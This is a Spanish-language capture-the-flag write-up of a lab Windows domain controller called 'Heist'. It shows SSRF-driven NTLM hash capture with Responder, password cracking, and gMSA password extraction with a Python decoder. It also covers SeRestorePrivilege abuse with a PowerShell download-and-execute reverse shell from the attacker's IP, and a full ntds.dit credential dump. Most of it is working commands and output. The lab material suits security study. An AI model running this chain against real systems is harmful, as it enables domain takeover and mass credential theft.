Heist
Description
Para comprometer esta maquina tuve que capturar el hash NTLM de un usuario y abusar de dos privilegios para realizar la escalada de privilegios en dos tiempos.
Enumeration
Nmap
PORT      STATE    SERVICE          VERSION
53/tcp    filtered domain
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
389/tcp   open     ldap             Microsoft Windows Active Directory LDAP (Domain: heist.offsec0., Site: Default-First-Site-Name)
445/tcp   filtered microsoft-ds
464/tcp   open     kpasswd5?
593/tcp   open     ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   filtered ldapssl
3268/tcp  open     ldap             Microsoft Windows Active Directory LDAP (Domain: heist.offsec0., Site: Default-First-Site-Name)
3269/tcp  filtered globalcatLDAPssl
3389/tcp  filtered ms-wbt-server
5985/tcp  filtered wsman
8080/tcp  filtered http-proxy
9389/tcp  open     tcpwrapped
49666/tcp open     tcpwrapped
49668/tcp filtered unknown
49674/tcp open     tcpwrapped
49677/tcp open     tcpwrapped
49701/tcp open     tcpwrapped
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Webinfo
http://heist.offsec:8080 [200 OK] Bootstrap[3.3.6], Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/2.0.1 Python/3.9.0], IP[192.168.164.165], JQuery[2.2.2], Python[3.9.0], Script, Title[Super Secure Web Browser], Werkzeug[2.0.1]
User Own

En el puerto 8080 corre una aplicacion que parece ser vulnerable a RFI o SSRF


Se puede utilizar esta vulnerabilidad para capturar un hash NTLM con Responder.
Lo primero es arrancar Responder con el siguiente comando:
responder -I tun0 --lm -v
http://192.168.164.165:8080/?url=http://192.168.49.164/TEST
[HTTP] Sending NTLM authentication request to ::ffff:192.168.164.165
[HTTP] GET request from: ::ffff:192.168.164.165  URL: /
[HTTP] NTLMv2 Client   : ::ffff:192.168.164.165
[HTTP] NTLMv2 Username : HEIST\enox
[HTTP] NTLMv2 Hash     : enox::HEIST:e5679bbf0cf8f3c9:A1BF68CDF27550E30392552881179B6A:0101000000000000A17B33AD6C7ED80104430444915489FC0000000002000800580050005400480001001E00570049004E002D004D004B0048004F004F005100360054005700360034000400140058005000540048002E004C004F00430041004C0003003400570049004E002D004D004B0048004F004F005100360054005700360034002E0058005000540048002E004C004F00430041004C000500140058005000540048002E004C004F00430041004C000800300030000000000000000000000000300000EA07050D7D15A06A761ED67D7E9A22EAB46EB3F3FB7F2D573C4991DDA995A20D0A001000000000000000000000000000000000000900260048005400540050002F003100390032002E003100360038002E00340039002E003100360034000000000000000000

1. La API de windows en la maquina victima envia una solicitud HTTP
2. El servidor (Responder) envia el encabezado
WWW-Authenticate: NTLM para solicitar autenticacion con NTLM3. El cliente (Heist) responde al desafio con el hash NTLM y podemos capturarlo
Esto se puede ver bien con Wireshark, rojo=heist y azul=kali
El siguiente paso natural es intentar crackear el hash NTLM con JohnTheRipper
root@kali:~/PG/Heist/xpl# john --wordlist=/opt/SecLists/Passwords/Leaked-Databases/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
california       (enox)
1g 0:00:00:00 DONE (2022-06-12 17:11) 100.0g/s 204800p/s 204800c/s 204800C/s 123456..lovers1
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
user: enox
pass: california
Con estas credenciales es posible acceder mediante Evil-WinRM a la maquina destino
root@kali:~/PG/Heist/xpl# evil-winrm -i heist.offsec -u enox -p california

Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\enox\Documents>
En este punto voy a extraer datos del dominio con bloodhound-python para analizarlos con BloodHound
root@kali:~/PG/Heist/xpl# bloodhound-python -u 'enox@heist.offsec' -p 'california' -ns 192.168.164.165 -d heist.offsec -dc dc01.heist.offsec -c all --zip
INFO: Found AD domain: heist.offsec
INFO: Connecting to LDAP server: dc01.heist.offsec
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc01.heist.offsec
INFO: Found 6 users
INFO: Found 53 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.heist.offsec
INFO: Querying computer: DC01.heist.offsec
INFO: Done in 00M 10S
INFO: Compressing output into 20220612171724_bloodhound.zip
Tras una enumeracion con BloodHound pude ver que el usuario enox pertenece al grupo WEB ADMINS@ que a su vez tiene el privilegio ReadGMSAPassword sobre el usuario SVC_APACHE@

Para leer el password del usuario SVC_APACHE haré lo siguiente:
*Evil-WinRM* PS C:\Users\enox\Documents> Get-ADServiceAccount -Identity 'svc_apache' -Properties 'msDS-ManagedPassword'


DistinguishedName    : CN=svc_apache,CN=Managed Service Accounts,DC=heist,DC=offsec
Enabled              : True
msDS-ManagedPassword : {1, 0, 0, 0...}
Name                 : svc_apache
ObjectClass          : msDS-GroupManagedServiceAccount
ObjectGUID           : d40bc264-0c4e-4b86-b3b9-b775995ba303
SamAccountName       : svc_apache$
SID                  : S-1-5-21-537427935-490066102-1511301751-1105
UserPrincipalName    :
*Evil-WinRM* PS C:\Users\enox\Documents> (Get-ADServiceAccount -Identity 'svc_apache' -Properties 'msDS-ManagedPassword').'msDS-MAnagedPassword'
1
0
0
0
36
2
0
0
16
0
18
1
20
2
28
2
181
..SNIP..
gmsa y lo converti a una sola linea sustituyendo los espacios por comas
cat gmsa | tr "\n" "," > gmsacoma
Por ultimo utilicé el siguiente script para extraer el password hash, insertando la cadena anterior el campo data[]
#!/usr/bin/env python3

from ldap3 import ALL, Server, Connection, NTLM, SASL, KERBEROS, extend, SUBTREE
import argparse
import binascii
from Cryptodome.Hash import MD4
from impacket.ldap.ldaptypes import ACE, ACCESS_ALLOWED_OBJECT_ACE, ACCESS_MASK, LDAP_SID, SR_SECURITY_DESCRIPTOR
from impacket.structure import Structure
import sys

data = [1,0,0,0,36,2,0,0,16,0,18,1,20,2,28,2,181,165,82,94,231,248,193,148,89,124,204,111,76,59,48,129,55,158,201,157,255,80,32,6,126,97,84,66,219,80,85,150,223,28,16,48,182,243,11,169,40,190,102,229,143,46,89,192,35,51,0,53,18,225,2,200,215,94,130,245,131,117,147,164,159,214,199,70,76,109,240,8,194,58,138,122,10,111,151,192,253,10,156,15,98,45,216,246,234,253,136,240,182,211,31,207,90,74,59,22,94,104,11,136,52,198,149,111,201,47,26,174,149,63,79,16,233,59,75,133,74,96,134,222,75,138,228,23,235,83,202,126,115,186,136,71,27,88,114,169,216,200,233,218,223,30,240,225,12,185,104,201,251,33,145,84,168,232,251,253,85,255,134,35,253,3,4,25,170,79,32,219,120,33,34,169,111,226,123,243,55,159,121,129,88,84,27,6,245,29,154,21,218,103,94,201,86,184,130,100,96,134,45,130,253,145,84,22,240,189,2,128,17,2,138,241,217,21,216,242,191,86,158,206,238,180,153,72,44,248,217,91,200,147,71,216,111,123,10,185,37,14,61,18,167,163,241,221,139,254,47,56,180,186,160,165,0,0,131,193,78,147,51,246,57,83,121,181,169,112,213,179,71,35,167,129,148,70,243,140,4,40,195,38,224,13,7,73,120,250,9,46,25,119,59,151,213,50,120,212,133,32,220,211,182,23,99,142,178,23,72,232,103,103,71,26,39,104,199,246,8,17,237,58,60,188,248,80,93,232,20,3,68,207,7,102,151,207,13,179,62,127,89,232,112,101,122,237,125,201,44,15,125,41,148,234,18,144,199,137,8,63,197,218,8,14,220,122,98,22,45,244,214,78,125,171,126,3,122,246,195,125,83,24,93,225,241,120,17,186,196,226,170,251,135,144,113,197,154,31,71,7,128,3,222,80,106,238,60,192,109,167,223,239,128,129,151,207,32,237,228,235,30,66,58,215,220,136,46,136,59,227,227,102,53,102,191,200,91,64,253,140,198,90,133,2,33,209,61,209,223,214,179,172,7,177,75,79,200,80,66,130,21,89,107,33,254,73,209,70,178,37,238,70,250,72,143,157,215,242,77,59,111,109,9,158,60,196,210,92,16,191,219,150,77,80,180,153,34,193,33,202,165,58,156,50,174,92,199,68,136,133,58,125,0,0,252,117,2,231,243,1,0,0,252,23,50,52,243,1,0,0,]
data = bytes(data)

class MSDS_MANAGEDPASSWORD_BLOB(Structure):
    structure = (
        ('Version','<H'),
        ('Reserved','<H'),
        ('Length','<L'),
        ('CurrentPasswordOffset','<H'),
        ('PreviousPasswordOffset','<H'),
        ('QueryPasswordIntervalOffset','<H'),
        ('UnchangedPasswordIntervalOffset','<H'),
        ('CurrentPassword',':'),
        ('PreviousPassword',':'),
        #('AlignmentPadding',':'),
        ('QueryPasswordInterval',':'),
        ('UnchangedPasswordInterval',':'),
    )

    def __init__(self, data = None):
        Structure.__init__(self, data = data)

    def fromString(self, data):
        Structure.fromString(self,data)

        if self['PreviousPasswordOffset'] == 0:
            endData = self['QueryPasswordIntervalOffset']
        else:
            endData = self['PreviousPasswordOffset']

        self['CurrentPassword'] = self.rawData[self['CurrentPasswordOffset']:][:endData - self['CurrentPasswordOffset']]
        if self['PreviousPasswordOffset'] != 0:
            self['PreviousPassword'] = self.rawData[self['PreviousPasswordOffset']:][:self['QueryPasswordIntervalOffset']-self['PreviousPasswordOffset']]

        self['QueryPasswordInterval'] = self.rawData[self['QueryPasswordIntervalOffset']:][:self['UnchangedPasswordIntervalOffset']-self['QueryPasswordIntervalOffset']]
        self['UnchangedPasswordInterval'] = self.rawData[self['UnchangedPasswordIntervalOffset']:]

blob = MSDS_MANAGEDPASSWORD_BLOB()
blob.fromString(data)
hash = MD4.new ()
hash.update (blob['CurrentPassword'][:-2])
passwd = binascii.hexlify(hash.digest()).decode("utf-8")
print(passwd)
root@kali:~/PG/Heist/xpl# python3 gmsadecode.py
1808d2c09d9e6a0edc419a4b13868c92
user: svc_apache$
hash: 1808d2c09d9e6a0edc419a4b13868c92
Ahora puedo conectar a Heist con el usuario svc_apache
root@kali:~/PG/Heist/xpl# evil-winrm -i heist.offsec -u 'svc_apache$' -H '1808d2c09d9e6a0edc419a4b13868c92'

Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_apache$\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Root Own
El usuario svc_apache tiene el permiso SeRestorePrivilege activado y se puede abusar de el. Hay un exploit para aprovechar este privilegio aqui
Primero subire el exploit
*Evil-WinRM* PS C:\Users\svc_apache$\Documents> upload SeRestoreAbuse.exe
Info: Uploading SeRestoreAbuse.exe to C:\Users\svc_apache$\Documents\SeRestoreAbuse.exe


Data: 22528 bytes of 22528 bytes copied

Info: Upload successful!

Ahora pondre una revershell Nishang en mi carpeta de trabajo y lanzare un servidor web con python al mismo tiempo que ejecuto netcat en otra terminal con el puerto que he seleccionado. Lanzaré un comando powershell para descargar y ejecutar en memoria mi shell y deberia obtener una respuesta en mi netcat
*Evil-WinRM* PS C:\Users\svc_apache$\Documents> .\SeRestoreAbuse.exe "cmd /c powershell IEX (New-Object Net.WebClient).DownloadString('http://192.168.49.164/shell.ps1')"
RegCreateKeyExA result: 0
RegSetValueExA result: 0
Proof

PS C:\Users\enox\Desktop> type local.txt
830992c2d7a3e8a007cc629caaa0f32c
PS C:\Users\enox\Desktop> type c:\users\administrator\desktop\proof.txt

457d3752f4284783b9cefda9a4701d84
PS C:\Users\enox\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::c03:e6fd:f7eb:2cca%7
   IPv4 Address. . . . . . . . . . . : 192.168.164.165
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.164.254
Extra
PS C:\Users\enox\Desktop> powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {ce6ba842-4fdb-4057-9315-244a4d53a42a} generated successfully.
Snapshot {a4c325cc-832a-41ab-9714-c56a255e1d4b} mounted as C:\$SNAP_202206120918_VOLUMEC$\
Snapshot {a4c325cc-832a-41ab-9714-c56a255e1d4b} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_202206120918_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: c:\temp\Active Directory\ntds.dit

                  Defragmentation  Status (omplete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ...................................................

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {a4c325cc-832a-41ab-9714-c56a255e1d4b} unmounted.
IFM media created successfully in c:\temp
ifm: q
C:\Windows\system32\ntdsutil.exe: q
PS C:\Users\enox\Desktop>
#kali
root@kali:~/PG/Heist/xpl# impacket-smbserver -username lorka -password lala -smb2support SERVER $(pwd)

#Heist
PS C:\temp\Active Directory> net use x: \\192.168.49.164\SERVER /user:lorka lala
The command completed successfully.

PS C:\temp\Active Directory> copy ntds.dit x:\
PS C:\temp\Active Directory> cd c:\temp\registry
PS C:\temp\registry> copy SYSTEM x:\
root@kali:~/PG/Heist/xpl# impacket-secretsdump -ntds ntds.dit -system SYSTEM LOCAL
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0xe9a15188a6ad2d20d26fe2bc984b369e
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: d3e8824f02d8185fe89d55d1ede2a2da
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b325100ee400c16d56c42f9685381139:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:3fb4cbdfb10a92e172065b7f33f44495:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3198641a390fccf87a72629f8fd1bd37:::
enox:1103:aad3b435b51404eeaad3b435b51404ee:bddb2a060aac3fb97c34707fabee7f30:::
svc_apache$:1105:aad3b435b51404eeaad3b435b51404ee:1808d2c09d9e6a0edc419a4b13868c92:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:d4e135e862ea6eae8575861230af84537d6dfa12720e328644822c20b2e911bf
Administrator:aes128-cts-hmac-sha1-96:8a9270d02cbbf911389a41b84af0cc5c
Administrator:des-cbc-md5:f84ae602a7c776b9
DC01$:aes256-cts-hmac-sha1-96:f1d7312adfecb03328d6a14cdd80eab34d21c0377ef98696fb56a8a4b3a12c53
DC01$:aes128-cts-hmac-sha1-96:7b8fbf9007dbdf8fff12caffe7a35b3d
DC01$:des-cbc-md5:ec153d7994983dcb
krbtgt:aes256-cts-hmac-sha1-96:fb2e36d495211856960c999f084261baf29a6a45633e796ca4a9c1f64b2c8923
krbtgt:aes128-cts-hmac-sha1-96:980738f8c26c4b660232c9e3de44c470
krbtgt:des-cbc-md5:d35e621aab321657
